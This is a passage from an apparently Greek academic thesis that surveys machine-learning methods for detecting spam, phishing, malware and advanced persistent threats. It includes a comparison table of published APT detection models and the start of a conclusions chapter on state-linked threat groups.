Σήμερα, οι μαζικές και στοχευμένες επιθέσεις είναι πιο συχνές. Αυτές οι επιθέσεις μπορεί να προκαλέσουν βλάβη σε χρήστες ή οργανισμούς, όπως η απώλεια ευαίσθητων πληροφοριών. Οι ερευνητές στην κυβερνοασφάλεια μελετούν διαφορετικές προσεγγίσεις για την πρόληψη ή την ελαχιστοποίηση του κινδύνου επιθέσεων. Ορισμένες από τις μεθόδους και τις τεχνικές που έχουν χρησιμοποιήσει οι ερευνητές σχετίζονται άμεσα με την ML.

Τα μέτρα πρόληψης/αποτροπής επιθέσεων απαιτούν μεγαλύτερη ικανότητα ανάλυσης καθώς και ικανότητα αντίδρασης το συντομότερο δυνατόν, λόγω του μεγάλου όγκου δεδομένων και της ταχείας εξέλιξης των υφιστάμενων απειλών. Για το λόγο αυτό, δημιουργήθηκαν αυτοματοποιημένα εργαλεία για να βοηθήσουν τους διαχειριστές κυβερνοασφάλειας, ενώ οι τεχνικές ML αποτελούν χρήσιμο εργαλείο στον τομέα αυτό. Για παράδειγμα, μπορούν να δημιουργηθούν μοντέλα ανάλυσης κυκλοφορίας δεδομένων δικτύου, για τον εντοπισμό ασυνήθιστης δραστηριότητας, τη μείωση του αριθμού ψευδών

---

[121] Olivieri, A.C., Principal Component Analysis. InIntroduction to Multivariate Calibration: A Practical Approach;Springer International Publishing: Cham, Switzerland, 2018; pp. 57–71._4

[122] Joshi, V.B.; Raval, M.S.; Gupta, D.; Rege, P.P.; Parulkar, S.K. A multiple reversible watermarking techniquefor fingerprint authentication.Multimed. Syst.2016,22, 367–378

[123] Wang, D.; Xu, J. Principal Component Analysis in the local differential privacy model.Theor. Comput. Sci.2020,809, 296–312

[124] Khraisat, A.; Gondal, I.; Vamplew, P.; Kamruzzaman, J. Survey of intrusion detection systems: Techniques,datasets and challenges.Cybersecurity2019,2, 20

[125] Yang, L.; Deng, M. Based on k-Means and Fuzzy k-Means Algorithm Classification of Precipitation.In Proceedings of the 2010 International Symposium on Computational Intelligence and Design, Hangzhou,China, 29–31 October 2010; Volume 1, pp. 218–221

[126] Ahuja, R.; Chug, A.; Gupta, S.; Ahuja, P.; Kohli, S., Classification and Clustering Algorithms of MachineLearning with their Applications. InNature-Inspired Computation in Data Mining and Machine Learning; Yang,X.S., He, X.S., Eds.; Springer International Publishing: Cham, Switzerland, 2020; pp. 225–248._11

συναγερμών και την ανίχνευση απειλών σε πραγματικό χρόνο [127] . Ωστόσο, η ML μπορεί να χρησιμοποιηθεί για τη δημιουργία επιθέσεων, για παράδειγμα, κατά την αποστολή δόλιων email (fraudulent) ή λογισμικού για να «σπάσει» κωδικούς πρόσβασης [128] . Οι εφαρμογές ML στην κυβερνοασφάλεια μπορούν να ταξινομηθούν ως εξής[129]:

- DETECTION (Ανίχνευση): Αυτά είναι τα εργαλεία που επιτρέπουν τον εντοπισμό αφύσικων συμπεριφορών για τη δημιουργία ειδοποιήσεων σε πραγματικό χρόνο και για τη διευκόλυνση της λήψης αποφάσεων.

- PROTECTION (Προστασία): Εντοπισμός ευπαθειών για αυτόματη εγκατάσταση επιδιορθώσεων ασφαλείας.

- PREDICTION (Πρόβλεψη): Τεχνικές και αλγόριθμοι για την πρόβλεψη επιθέσεων και την ανάπτυξη τεχνικών προστασίας από κακόβουλο λογισμικό.

- TERMINATION (Τερματισμός): Αυτόματη εξάλειψη της απειλής.

Οι τεχνικές εκμάθησης μηχανής που εφαρμόζονται στην κυβερνοασφάλεια μπορούν να βοηθήσουν τους διαχειριστές συστημάτων να βρουν ασυνήθιστη συμπεριφορά στο δίκτυο ενός οργανισμού, για παράδειγμα, ένα APT. Ορισμένες βασικές προσεγγίσεις για τον εντοπισμό της APT είναι:

- Παρατηρήστε ασυνήθιστα μοτίβα ειδοποιήσεων για τον εντοπισμό λογισμικού κακόβουλης λειτουργίας με αναγνώριση κακόβουλου φορτίου και δραστηριότητες απομακρυσμένου ελέγχου.
- Η παρακολούθηση της ύποπτης εξαγωγής δεδομένων από το δίκτυο ή εξωτερικής κυκλοφορίας στο δίκτυο, όπου μπορεί να εμφανίστούν σημαντικές παράμετροι, όπως μολυσμένοι υπολογιστές, κέντρα Command&Control και μη εμφανής εξαγωγή δεδομένων.
- Η παρακολούθηση της μη αναμενόμενης εσωτερικής κυκλοφορίας στο δίκτυο θα μπορούσε να αποκαλύψει πιθανή αναβάθμιση των προνομίων, τις πλευρικές/παράλληλες κινήσεις και τη μετάδοση κακόβουλου λογισμικού. Ορισμένες από αυτές τις εφαρμογές ασφάλειας στον κυβερνοχώρο που χρησιμοποιούν τεχνικές ML περιγράφονται παρακάτω.

4.6.3.1 Εντοπισμός SPAM (ανεπιθύμητης ηλεκτρονικής αλληλογραφίας) και Phishing (ηλεκτρονικού "ψαρέματος")

Η ανεπιθύμητη αλληλογραφία είναι αλληλογραφία που δεν έχει ζητηθεί. Συνήθως, προέρχονται από άγνωστους αποστολείς για διαφημιστικούς ή εμπορικούς σκοπούς, επομένως είναι σημαντικό να διακρίνονται από τα επιβεβαιωμένα (legit) μηνύματα ηλεκτρονικού ταχυδρομείου. Το ηλεκτρονικό "ψάρεμα" είναι ένα από τα πιο ευρέως χρησιμοποιούμενα εργαλεία επιθέσεων, όπου δημιουργείται ένα σημείο εισόδου μεταξύ του επιτιθέμενου και του δικτύου μιας εταιρείας. Τα Μέσα Κοινωνικής Δικτύωσης χρησιμοποιούνται για να εξαπατηθεί το θύμα και να επισκεφθεί μια ψεύτικη τοποθεσία ώστε να του κλαπούν όλα τα ηλεκτρονικά διαπιστευτήρια. Ο εντοπισμός ηλεκτρονικού "ψαρέματος" καθίσταται ολοένα και πιο δύσκολος λόγω των προηγμένων στρατηγικών αποφυγής που χρησιμοποιούν οι παράγοντες, όπως οι open redirects (ανοικτοί «επαναπροσανατολισμοί») για την αποφυγή των φίλτρων SPAM[130]. Για το σκοπό αυτό, διαφορετικές τεχνικές ταξινόμησης ML μπορούν να βοηθήσουν στην ανίχνευση SPAM. Η ταξινόμηση μεταξύ ενός αυθεντικού email και ενός δόλιου είναι απαραίτητη για τη διάκριση των διαφορετικών κριτηρίων, επιτρέποντας στον αλγόριθμο που χρησιμοποιείται να εκπαιδευτεί στην αναγνώριση οποιουδήποτε email, ανάμεσα στο συνολικό όγκο δεδομένων που χρησιμοποιούνται για την εκπαίδευση. Επίσης προτείνεται η τεχνική βαθμολόγησης για τον εντοπισμό των μηνυμάτων ηλεκτρονικού ταχυδρομείου με πλευρικό spear-phishing, χρησιμοποιώντας ένα συνδυασμό διαφόρων

[127] *Guan, Z.; Bian, L.; Shang, T.; Liu, J. When Machine Learning meets Security Issues: A survey.2018 IEEE Int.Conf. Intell. Saf. Robot.2018, 158–165*
[128] *Geluvaraj, B.; Satwik, P.M.; Ashok Kumar, T.A. The Future of Cybersecurity: Major Role of ArtificialIntelligence, Machine Learning, and Deep Learning in Cyberspace. InLecture Notes on Data Engineering andCommunications Technologies; Springer Singapore: Singapore, 2019; Volume 15, pp. 739–747._67*
[129] *Mohanty, S.; Vyas, S. Cybersecurity and AI. InHow to Compete Age Artificial Intelligence; Apress: Berkeley,CA, USA, 2018; pp. 143–153._6*
[130] *OWASP. Unvalidated Redirects and Forwards. 2019: https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html - Paganini, P.Phishers Continue to Abuse Adobe and Google Open Redirects.https://securityaffairs.co/wordpress/91877/cyber-crime/adobe-google-open-redirects.html*

χαρακτηριστικών. Έχει δημιουργηθεί ένα πρακτικό, υλοποιήσιμο και σε πραγματικό χρόνο σύστημα ανίχνευσης τέτοιων επιθέσεων[131].

4.6.3.2 Εντοπισμός λογισμικού κακόβουλης λειτουργίας (Malware)

Το σύγχρονο λογισμικό κακόβουλης λειτουργίας δημιουργεί εκτελέσιμα αρχεία (.exe files) που μπορούν να προκαλέσουν βλάβη σε συστήματα ενός δικτύου ή να κλέψουν πληροφορίες χωρίς την άδεια των χρηστών. Συνήθως, το λογισμικό κακόβουλης λειτουργίας χρησιμοποιεί επικοινωνία με ένα διακομιστή Command &Control μέσω διευθύνσεων IP ή URL που δημιουργούνται τυχαία. Για τον λόγο αυτόν, η δημιουργία «μαύρων λιστών» είναι μια αναποτελεσματική μέθοδος. Με τον τρόπο αυτό, έχουν χρησιμοποιηθεί αλγόριθμοι ML για τον εντοπισμό διευθύνσεων επικοινωνίας malware. Οι συγγραφείς του [132] παρουσίασαν μια νέα πρόταση για τον εντοπισμό των καναλιών C&C που χρησιμοποιούνται στις επιθέσεις APT. Αυτή η διαδικασία αποτελείται από την παρατήρηση συγκεκριμένων μοτίβων επικοινωνίας μέσα στην περιήγηση στο web, προκειμένου να ανιχνευθεί και να εντοπιστεί το λογισμικό κακόβουλης λειτουργίας που χρησιμοποιείται σε αυτές τις επιθέσεις. Μια άλλη προσέγγιση για τον εντοπισμό λογισμικού κακόβουλης λειτουργίας περιγράφεται λεπτομερώς στο[133]. Στόχος αυτής της εργασίας είναι ο εντοπισμός λογισμικού κακόβουλης λειτουργίας με βάση την ανάλυση της κυκλοφορίας DNS και της κακόβουλης κυκλοφορίας μέσω της παρακολούθησης της κυκλοφορίας στο σημείο εξόδου (egress point) του δικτύου.

4.6.3.3 Εντοπισμός παραβίασης

Η μέθοδος αυτή επιτρέπει στην παρακολούθηση της κυκλοφορίας δεδομένων εντός δικτύου να αναλύει τις ροές δεδομένων για ασυνήθιστα μοτίβα συμπεριφοράς. Η μέθοδος αυτή μπορεί να υποδιαιρεθεί σε ανίχνευση εσφαλμένης χρήσης και παράτυπης δραστηριότητας (ανωμαλία συστήματος). Ο εντοπισμός ανωμαλιών χρησιμοποιεί τεχνικές για τη μοντελοποίηση του δικτύου και τον εντοπισμό μη φυσιολογικής συμπεριφοράς ροής δεδομένων (data flow) στο δίκτυο. Ο εντοπισμός εσφαλμένης χρήσης χρησιμοποιεί τεχνικές με βάση την υπογραφή σε γνωστές επιθέσεις για τον εντοπισμό πιθανών επιθέσεων[134]. Έχουν εξεταστεί [135] τεχνικές ML που χρησιμοποιούνται για αυτές τις μεθόδους ανίχνευσης. Ακόμη έχει προτθεί [136]ο εντοπισμός της πλευρικής/παράλληλης κίνησης βάσει ανωμαλιών σε κακόβουλες ενέργειες πρωτοκόλλου απομακρυσμένης επιφάνειας εργασίας (RDP) στα λειτουργικά συστήματα των Windows.

4.6.4 Προσεγγίσεις που χρησιμοποιούνται για την ανίχνευση APT

Ο όγκος των δεδομένων που παράγονται από τα συστήματα πληροφοριών έχει αυξηθεί τα τελευταία χρόνια. Αυτή η αύξηση έχει καταστήσει δυσκολότερο τον εντοπισμό του λογισμικού κακόβουλης λειτουργίας και των επιθέσεων δικτύου. Ωστόσο, έχουν προταθεί διάφορες προσεγγίσεις για την επίλυση αυτού του προβλήματος, όπως δυναμική ανάλυση[137], βάσει περιεχομένου[138], ανεξάρτητη πρόσβαση[139], συναφείς πληροφορίες[140] και παρακολούθηση ροής πληροφοριών[141]. Τα δεδομένα αυτά πρέπει να αναλύονται το συντομότερο δυνατόν για να εντοπισθεί μια επίθεση. Κατά συνέπεια, οι ερευνητές στην κυβερνοασφάλεια έχουν αρχίσει να χρησιμοποιούν τεχνικές ML για να βελτιώσουν το ποσοστό των

---

[131] Bhadane, A.; Mane, S.B. Detecting lateral spear phishing attacks in organisations.IET Inf. Secur.2019,13, 133–140

[132] Lamprakis, P.; Dargenio, R.; Gugelmann, D.; Lenders, V.; Happe, M.; Vanbever, L. Unsupervised Detection of APT C&C Channels using Web Request Graphs. InLecture Notes in Computer Science (Including SubseriesLecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics); Springer: Berlin, Germany, 2017;Volume 10327 LNCS, pp. 366–387

[133] Zhao, G.; Xu, K.; Xu, L.; Wu, B. Detecting APT Malware Infections Based on Malicious DNS and TrafficAnalysisIEEE 1132–1142

[134] Buczak, A.L.; Guven, E. A Survey of Data Mining and Machine Learning Methods for Cyber SecurityIntrusion Detection.IEEE Commun. Surv. Tutorials2016,18, 1153–1176

[135] Bai, T.; Bian, H.; Daya, A.A.; Salahuddin, M.A.; Limam, N.; Boutaba, R. A Machine Learning Approach forRDP-based Lateral Movement Detection. In Proceedings of the 2019 IEEE 44th Conference Local ComputerNetworks, Osnabrueck, Germany, 14–17 October 2019; pp. 242–245

[136] Liang, F.; Hatcher, W.G.; Liao, W.; Gao, W.; Yu, W. Machine Learning for Security and the Internet of Things:The Good, the Bad, and the Ugly.IEEE, 158126–158147

[137] Su, Y.; Li, M.; Tang, C.; Shen, R. A Framework of APT Detection Based on Dynamic Analysis. In Proceedingsof the 2015 4th National Conference on Electrical, Electronics and Computer Engineering, Xi'an, China,12–13 December 2015; pp. 1047–1053

[138] Giura, P.; Wang, W. A Context-Based Detection Framework for Advanced Persistent Threats. In Proceedingsof the 2012 International Conference on Cyber Security, Washington, DC, USA, 14–16 December 2012;pp. 69–74

[139] Wang, X.; Zheng, K.; Niu, X.; Wu, B.; Wu, C. Detection of command and control in advanced persistent threatbased on independent access. In Proceedings of the 2016 IEEE International Conference on Communications(ICC), Kuala Lumpur, Malaysia, 22–27 May 2016; pp. 1–6

[140] Aparicio-navarro, F.J.; Kyriakopoulos, K.G.; Ghafir, I.; Lambotharan, S.; Chambers, J.A.; Technology, F.Multi-Stage Attack Detection Using Contextual Information; Loughborough University: Loughborough, UK,2018; pp. 920–925

[141] Brogi, G.; Tong, V.V.T. TerminAPTor: Highlighting advanced persistent threats through information flowtracking. In Proceedings of the 2016 8th IFIP International Conference on New Technologies, Mobility andSecurity (NTMS), Larnaca, Cyprus, 21–23 November 2016

πραγματικών θετικών χαρακτηριστικών για την ανίχνευση επιθέσεων APT[142]. Ορισμένες προτεινόμενες προσεγγίσεις αναλύονται παρακάτω.

4.6.4.1 Ένα πρότυπο σύστημα που βασίζεται στην εκμάθηση μηχανών, το οποίο ονομάζεται MLAPT[143], εντόπισε επιθέσεις APT μέσω έγκαιρων «ειδοποιήσεων» (alerts) που αναλύονται από αλγόριθμους ML. Αυτές οι ειδοποιήσεις έχουν δημιουργηθεί από ένα πλαίσιο συσχέτισης μεταξύ διαφόρων εφαρμογών/μοντέλων ανίχνευσης. Η MLAPT βασίζεται στην ανάλυση ενός κύκλου ζωής APT 7 φάσεων, όπως αναλύθηκε σε προηγούμενο κεφάλαιο. Το μοντέλο του MLAPT λειτουργεί σε τρεις φάσεις:

- Threat Detection (Εντοπισμός απειλών): Η κυκλοφορία δικτύου σαρώνεται από οκτώ εργαλεία ανίχνευσης για την εύρεση τεχνικών που χρησιμοποιούνται από το APT. Το αποτέλεσμα αυτής της φάσης αποτελείται από ειδοποιήσεις (alerts), γνωστές ως συμβάντα.

- Alert Correlation (Συσχέτιση ειδοποίησης): Τα συμβάντα που δημιουργούνται από τα εργαλεία ανίχνευσης συσχετίζονται και τα αποτελέσματα μπορεί να είναι δύο τύποι ειδοποιήσεων.

- Attack Prediction (Πρόβλεψη επίθεσης): Για την ανίχνευση τεχνικών APT χρησιμοποιείται ένα εργαλείο/μοντέλο πρόβλεψης που βασίζεται σε ML.

4.6.4.2 Μια νέα αρχιτεκτονική δομή με κατανεμημένο πλαίσιο για τον εντοπισμό APT (Distributed Framework Architecture for APT Detection – DFA-AD) έχει προταθεί[144], το οποίο πλαίσιο ταξινομεί τα συμβάντα σε κατανεμημένο περιβάλλον και συσχετίζει τα συμβάντα με τις τεχνικές ανίχνευσης που χρησιμοποιεί η APT. Ο εντοπισμός παραβίασης γίνεται αντιληπτός σε ένα κατανεμημένο περιβάλλον και στο εργαλείο αξιόπιστης πλατφόρμας (Trusted Platform Module – TPM). Το DFA-AD έχει σχεδιαστεί να λειτουργεί επίσης σε τρεις φάσεις:

- Network Traffic (Κυκλοφορία Δικτύου): Η ροή κυκλοφορίας συλλέγεται, υποβάλλεται σε επεξεργασία και αναλύεται με μέθοδο αναγνώρισης χρησιμοποιώντας αλγόριθμους ML.

- Correlation Event (Συμβάν Συσχέτισης), μέσω συγκεκριμένων κανόνων που παρέχονται από διαχειριστή, συλλέγονται για αξιολόγηση τα συμβάντα που δημιουργήθηκαν στην προηγούμενη φάση.

- Voting Service (Διαδικασία Βαθμολόγησης), οι προηγούμενες πληροφορίες αναλύονται και η δημιουργείται η ειδοποίηση σε περίπτωση εντοπισμού επίθεσης APT.

4.6.4.3 Μία ακόμη μέθοδος που χρησιμοποίησε k-NN και κλασματική διάσταση συσχέτισης (FD) ως αλγόριθμους ταξινόμησης ανωμαλιών για να ελέγξει το σύνολο δεδομένων και τη σύγκριση των αποτελεσμάτων. Στο πρώτο βήμα, συνδυάστηκαν δύο σύνολα δεδομένων, ένα με κανονική κυκλοφορία δικτύου και ένα με σύνολο κυκλοφορίας δεδομένων κατά τη διάρκεια επίθεσης απο APT. Δημιουργήθηκε έτσι ένας Fractal-Based μηχανισμός ταξινόμησης ανωμαλιών[145]. Η μέθοδος αυτή. Στη συνέχεια, τα χαρακτηριστικά του αποτελέσματος εξήχθησαν μέσω της ανάλυσης των δεδομένων πρωτοκόλλου TCP (Transmission Control Protocol). Στη συνέχεια, ο «θόρυβος» απο το σύνολο δεδομένων έχει αφαιρεθεί και το σύνολο δεδομένων αποτελεσμάτων θα χρησιμοποιηθεί στον αλγόριθμο ταξινόμησης ανωμαλιών για τον εντοπισμό επίθεσης. Τέλος, οι συγγραφείς απέδειξαν ότι ο αλγόριθμος που βασίζεται στην Ευκλιδική διάσταση είναι λιγότερο αποτελεσματικός από τον αλγόριθμο που βασίζεται στην κλασματική διάσταση, δίνοντας καλύτερα αποτελέσματα.

4.6.4.4 Ένα ακόμη σύστημα ανίχνευσης APT που βασίζεται στη διαδικασία αρχιτεκτονικής Big Data[146] βασίζεται σε ένα μοντέλο που χρησιμοποίησε αλγόριθμους k-NN με Big Data δεδομένα δικτύου, αρχεία καταγραφής συστήματος και πληροφορίες ασφάλειας. Η μέθοδος αυτή διαιρέθηκε σε τέσσερα στάδια:

---

[142] 64.Quintero-Bonilla, S.; del Rey, A.M. Proposed models for advanced persistent threat detection: A review.Adv. Intell. Syst. Comput.2020,1004, 141–148

[143] Ghafir, I.; Hammoudeh, M.; Prenosil, V.; Han, L.; Hegarty, R.; Rabie, K.; Aparicio-Navarro, F.J. Detection ofadvanced persistent threat using machine-learning correlation analysis.Futur. Gener. Comput. Syst.2018,89, 349–359

[144] Sharma, P.K.; Moon, S.Y.; Moon, D.; Park, J.H. DFA-AD: A distributed framework architecture for thedetection of advanced persistent threats.Clust. Comput.2017,20, 597–609

[145] Siddiqui, S.; Khan, M.S.; Ferens, K.; Kinsner, W. Detecting Advanced Persistent Threats using FractalDimension based Machine Learning Classification. In Proceedings of the 2016 ACM on InternationalWorkshop on Security And Privacy Analytics, New Orleans, LA, USA, 11 March 2016; pp. 64–69

[146] Shenwen, L.; Yingbo, L.; Xiongjie, D. Study and research of APT detection technology based on big dataprocessing architecture.In Proceedings of the 2015 IEEE 5th International Conference on ElectronicsInformation and Emergency Communication, Beijing, China, 14–16 May 2015; pp. 313–316

- Αρχιτεκτονική συστήματος APT: Το σύστημα δεδομένων δικτύου και πληροφοριών συλλέχθηκε για ανάλυση.

- Big Data processing technology: Χρησιμοποιήθηκε ένα σύμπλεγμα Hadoop για τη βελτίωση της ανάλυσης μιας επίθεσης APT.

- Τεχνολογία ανάλυσης APT: Η ανίχνευση κακόβουλης επίθεσης εντοπίστηκε από τρωτά σημεία και ύποπτες διασυνδέσεις με μη αναμενόμενη συμπεριφορά (ανωμαλία).

- Αλγόριθμος εντοπισμού APT: Αυτή η μέθοδος χρησιμοποίησε το εργαλείο Mahout επειδή μπορεί να επεξεργαστεί big data και ο αλγόριθμος k-NN μπορεί να χρησιμοποιηθεί για την ανίχνευση. Το μοντέλο αυτό διαιρέθηκε σε τέσσερις φάσεις: ανάκτηση (retrieve), επαναχρησιμοποίηση (reuse), αναθεώρηση (revise) και διατήρηση (retain).

4.6.4.5 Μια προσέγγιση ακόμη που βασίζεται σε ανωμαλίες ροής δεδομένων και συμπεριφοράς στο δίκτυο για τον εντοπισμό κακόβουλων ενεργειών λειτουργίας RDP προτείνει ένα μοντέλο με περιόδους λειτουργίας RDP ως μέθοδο εισβολής που χρησιμοποιείται στην πλευρική φάση κίνησης του κύκλου ζωής APT[147]. Τα αρχεία καταγραφής του κεντρικού υπολογιστή και του δικτύου χρησιμοποιήθηκαν για τον εντοπισμό ανωμαλιών που μπορεί να ταιριάζουν με ένα ίχνος επίθεσης APT. Για το σκοπό αυτό, χρησιμοποιήθηκαν δύο πραγματικά σύνολα δεδομένων, τα οποία χωρίστηκαν σε πέντε διαφορετικούς τύπους αρχείων καταγραφής: έλεγχος ταυτότητας (authentication), επεξεργασία (process), ροή (flow), DNS και αρχεία καταγραφής εχθρικών ενεργειών (Red Team LogFiles). Αυτά τα σύνολα δεδομένων αξιολογήθηκαν με τις ακόλουθες τεχνικές ML: Logistic Regression, Gaussian-Naïve Bayes, DT (δέντρο αποφάσεων), random forest και LogitBoost. Οι συντάκτες κατέληξαν στο συμπέρασμα ότι ο αλγόριθμος LogitBoost είναι ο πιο αποτελεσματικός για τον εντοπισμό ανωμαλιών στις συνδέσεις RDP.

4.6.4.6 Μια μέθοδος αντιμετώπισης σεναρίου επίθεσης σχετικά με την συλλογή αρχείων καταγραφής ασφαλείας IDS για τον εντοπισμό ενός APT[148]. Αυτή η μέθοδος χρησιμοποιεί το μοντέλο Kill Chain Intrusion (IKC) τεσσάρων φάσεων: συλλογή πληροφοριών, παραβίαση, λανθάνουσα επέκταση (latent expansion) και κλοπή πληροφοριών. Τα περιστατικά επίθεσης ταξινομήθηκαν σύμφωνα με το σκοπό κάθε φάσης του μοντέλου IKC. Στη συνέχεια, αυτά τα συμβάντα συσχετίστηκαν με τα αρχεία καταγραφής IDS, χρησιμοποιώντας ασαφή συμπλέγματα για να σχηματίσουν την αλυσίδα ενεργειών επίθεσης. Τέλος, αυτό το μοντέλο δημιουργεί σενάρια που χρησιμεύουν ως οδηγός για τον εντοπισμό και την άμυνα αυτών των στοχευμένων επιθέσεων.

4.6.4.7 Ένα σύστημα ανίχνευσης APT που επιτρέπει την έγκαιρη ανακάλυψη της επίθεσης χρησιμοποιώντας ένα μοντέλο που εργαλειοποιεί ένα σύνολο δεδομένων απο τέσσερις κατηγορίες επιθέσεων: DoS, probe, R2L (unauthorized remote machine connection – μη εξουσιοδοτημένη σύνδεση απομακρυσμένου υπολογιστή) και U2R (unauthorized access as local user administrative priviledge – μη εξουσιοδοτημένη πρόσβαση ως τοπικό δικαίωμα διαχειριστή χρήστη). Η συσχέτιση των μεταβλητών αναλύθηκε με PCA [149] . Ο αριθμός των μεταβλητών μειώθηκε σε 94 χαρακτηριστικά. Έπειτα, χρησιμοποιήθηκαν τέσσερις αλγόριθμοι ταξινόμησης: SVM, NB, DT και multiplier perception (MLP) (αντίληψη πολλαπλών στρωμάτων. Το σύνολο δεδομένων αναλύθηκε με διαφορετικές παραμέτρους κάθε αλγόριθμου. Τα αποτελέσματα δείχνουν ότι ο αλγόριθμος με την πιο αποτελεσματική ακρίβεια ήταν SVM-RBF ή MLP-AS (N = 4).

4.6.4.8 Συμπέρασμα – Σύγκριση

Συνοπτικά, τα προτεινόμενα μοντέλα χρησιμοποιούν διαφορετικές μεθόδους ML για τον εντοπισμό λογισμικού κακόβουλης λειτουργίας. Οι πιο χρησιμοποιούμενοι αλγόριθμοι ήταν k-NN, SVM και DT. Στον παρακάτω πίνακα, παρουσιάζονται οι προσεγγίσεις και οι φάσεις τους, οι αλγόριθμοι ML, η ακρίβεια ανίχνευσης και ο κύκλος ζωής που χρησιμοποιήθηκαν σε κάθε εργασία.

Οι αναθεωρημένες προσεγγίσεις συγκλίνουν ότι τα πρώτα βήματα είναι η μελέτη και η ανάλυση του στόχου. Έπειτα, η εκμετάλλευση (exploitation) των τρωτών σημείων (vulnerabilities) συμβαίνει για να παραβιαστούν ένας ή περισσότεροι υπολογιστές/server/τερματικά εντός του στόχου. Τέλος, η εξαγωγή των δεδομένων σε έναν server C&C εκτελείται με κρυφό τρόπο από τους επιτιθέμενους παράγοντες. Ο κύκλος ζωής που περιέγραψε η εταιρεία Mandiant (νυν FireEye) περιγράφει την εκκαθάριση ως ένα τελικό

---

[147] Bai, T.; Bian, H.; Daya, A.A.; Salahuddin, M.A.; Limam, N.; Boutaba, R. A Machine Learning Approach forRDP-based Lateral Movement Detection. In Proceedings of the 2019 IEEE 44th Conference Local ComputerNetworks, Osnabrueck, Germany, 14–17 October 2019; pp. 242–245

[148] Zhang, R.; Huo, Y.; Liu, J.; Weng, F. Constructing APT Attack Scenarios Based on Intrusion Kill Chain andFuzzy Clustering.Secur. Commun. Netw.2017

[149] Chu, W.L.; Lin, C.J.; Chang, K.N. Detection and Classification of Advanced Persistent Threats and AttacksUsing the Support Vector Machine.Appl. Sci.2019,9, 4579

στάδιο το οποίο, όταν εκτελεστεί, ο οργανισμός/στόχος μπορεί να μην εντοπίσει ποτέ ότι έχει δεχτεί επίθεση.

Μια επίθεση APT διαιρέθηκε σε παθητικές και ενεργητικές φάσεις – ενέργειες. Αυτές οι ενέργειες εκτείνονται από επιθέσεις στα Μέσα Κοινωνικής Δικτύωσης έως στοχοποιημένες επιθέσεις, όπως μη εξουσιοδοτημένη πρόσβαση σε servers (διακομιστές). Ως εκ τούτου, ενέργειες που δεν τροποποιούν δεδομένα ή δεν παρεμβαίνουν στη διαβίβαση πληροφοριών θεωρήθηκαν ως παθητικές ενέργειες, π.χ. τεχνικές σάρωσης θυρών· και οι ενέργειες που τροποποιούν δεδομένα, καταργούν πληροφορίες ή αλλάζουν τη ροή πακέτων θεωρήθηκαν ενεργητικές φάσεις – ενέργειες, π.χ. κατανεμημένη άρνηση υπηρεσίας (Distributed Denial of Service – DDoS).

Οι τεχνικές ML παρέχουν λύση για την ανάλυση μεγάλου όγκου δεδομένων, όπως ειδοποιήσεις (alerts) IDS, αρχεία καταγραφής (logs) ή μη εξουσιοδοτημένες απομακρυσμένες συνδέσεις (unauthorized remote connections). Η ανάλυση αυτών των δεδομένων μπορεί να βοηθήσει τους IT διαχειριστές (administrators), να αναγνωρίσουν μη φυσική συμπεριφορά (anomaly) στη ροή του δικτύου, η οποία μπορεί να συσχετιστεί με κακή χρήση των δυνατοτήτων του υπολογιστή, κοινό malware (κακόβουλο λογισμικό) που είναι εγκατεστημένο σε έναν κεντρικό υπολογιστή δικτύου ή επίθεση APT.

Συντάκτες	Αλγόριθμος	Προσέγγιση	Λεπτομέρειες προσέγγισης	Κύκλος Ζωής APT	Ακρίβεια Εντοπισμού
Ghafir et al.	DT, SVM, k-NN και Ensamble learning	MLAPT	Φάσεις: Threat detection (Εντοπισμός απειλών) (Alert correlation) Συσχέτιση ειδοποίησης Attack prediction (Πρόβλεψη Επίθεσης)	7 φάσεις	81,8%
Sharma et al.	Genetic programming, classification and regression tree, dynamic Bayesian game model and SVM.	DFA-AD	Phases: • Network traffic (Κυκλοφορία δικτύου) • Correlation event (Συσχέτιση Συμβάντων) • Voting service (Αξιολόγηση)	Μη καθορισμένο	98,5%
Siddiqui et al.	k-NN and Correlation fractal dimension.	Fractal-based anomaly.	Steps: • Combined packet capture (pcap files) • Feature vector extraction • Noise removal • Anomaly classification with ML algorithms	Μη καθορισμένο	93.58% (FD), 92.83% (k-NN)
Shenwen et al.	k-NN	Detection based on Big Data	Phases: • retrieve (ανάκτηση) • reuse (επαναχρησιμοποίηση) • revise (αναθεώρηση) • retain (διατήρηση)	Μη καθορισμένο	Μη καθορισμένο
Bai et al.	LR, GNB, DT, RF και LB	RDP-based LM detection	Steps: • Preprocessing of dataset • Defining metrics • Apply ML techniques • Compare results	1 φάση	99,99% (LB)
Chu et al.	PCA, SVM, NB, DT και MLP	Έγκαιρος εντοπισμός επίθεσης APT	Βήματα: • Dataset preprocessing • Dimension reduction • Classifier	Μη καθορισμένο	97,22% (SVM)

Zhang et al.	Fuzzy clustering	APT attack scenarios	Βήματα: • Data preprocessing • Attack event • classification • Fuzzy clustering • Attack scenario • mining	IKC model (4 φάσεις)	Μη καθορισμένο

Πίνακας σύγκρισης προσεγγίσεων ανίχνευσης APT που βασίζονται σε Machine Learning

ΚΕΦΑΛΑΙΟ 5ο «ΣΥΜΠΕΡΑΣΜΑΤΑ»

5.1 Γενικά

Οι παράγοντες απειλής APT είναι ομάδες που χρησιμοποιούν τακτικές και τεχνικές που συναντώνται σε ένα στρατιωτικό οργανισμό. Η λεπτομερής σχεδίαση, η στοχοποίηση, η χρήση διαφόρων εργαλείων, ο διαχωρισμός της επίθεσης σε φάσεις, αποτελούν όλα στοιχεία που παραπέμπουν σε στρατιωτικές πρακτικές και οργάνωση. Επίσης η χρηματοδότηση που απαιτείται για την δραστηριότητα των APT, μπορεί να αντληθεί μόνο από κρατικούς φορείς ή από σημαντικούς οικονομικούς παράγοντες.

Από πολλούς αναλυτές ασφαλείας αλλά και αναλυτές παραπληροφόρησης και προπαγάνδας (disinformation – misinformation analysts) του διαδικτύου, έχουν εντοπιστεί διάφορες επιθέσεις που αποδίδονται σε APT. Οι περισσότεροι APT αναγνωρίζονται σε υπηρεσίες πληροφοριών της Κίνας, της Ρωσίας, του Ιράν και της Σαουδικής Αραβίας. Κάποιοι από αυτούς όπως «RedTeam», «Cheka» «APT41», «APT1», «Deep Panda», «Sednit», «Fancy Bear». «Pawn Storm», είναι μόνο μερικοί από τους παράγοντες απειλής που συνδέονται με κρατικούς φορείς και υπηρεσίες πληροφοριών.

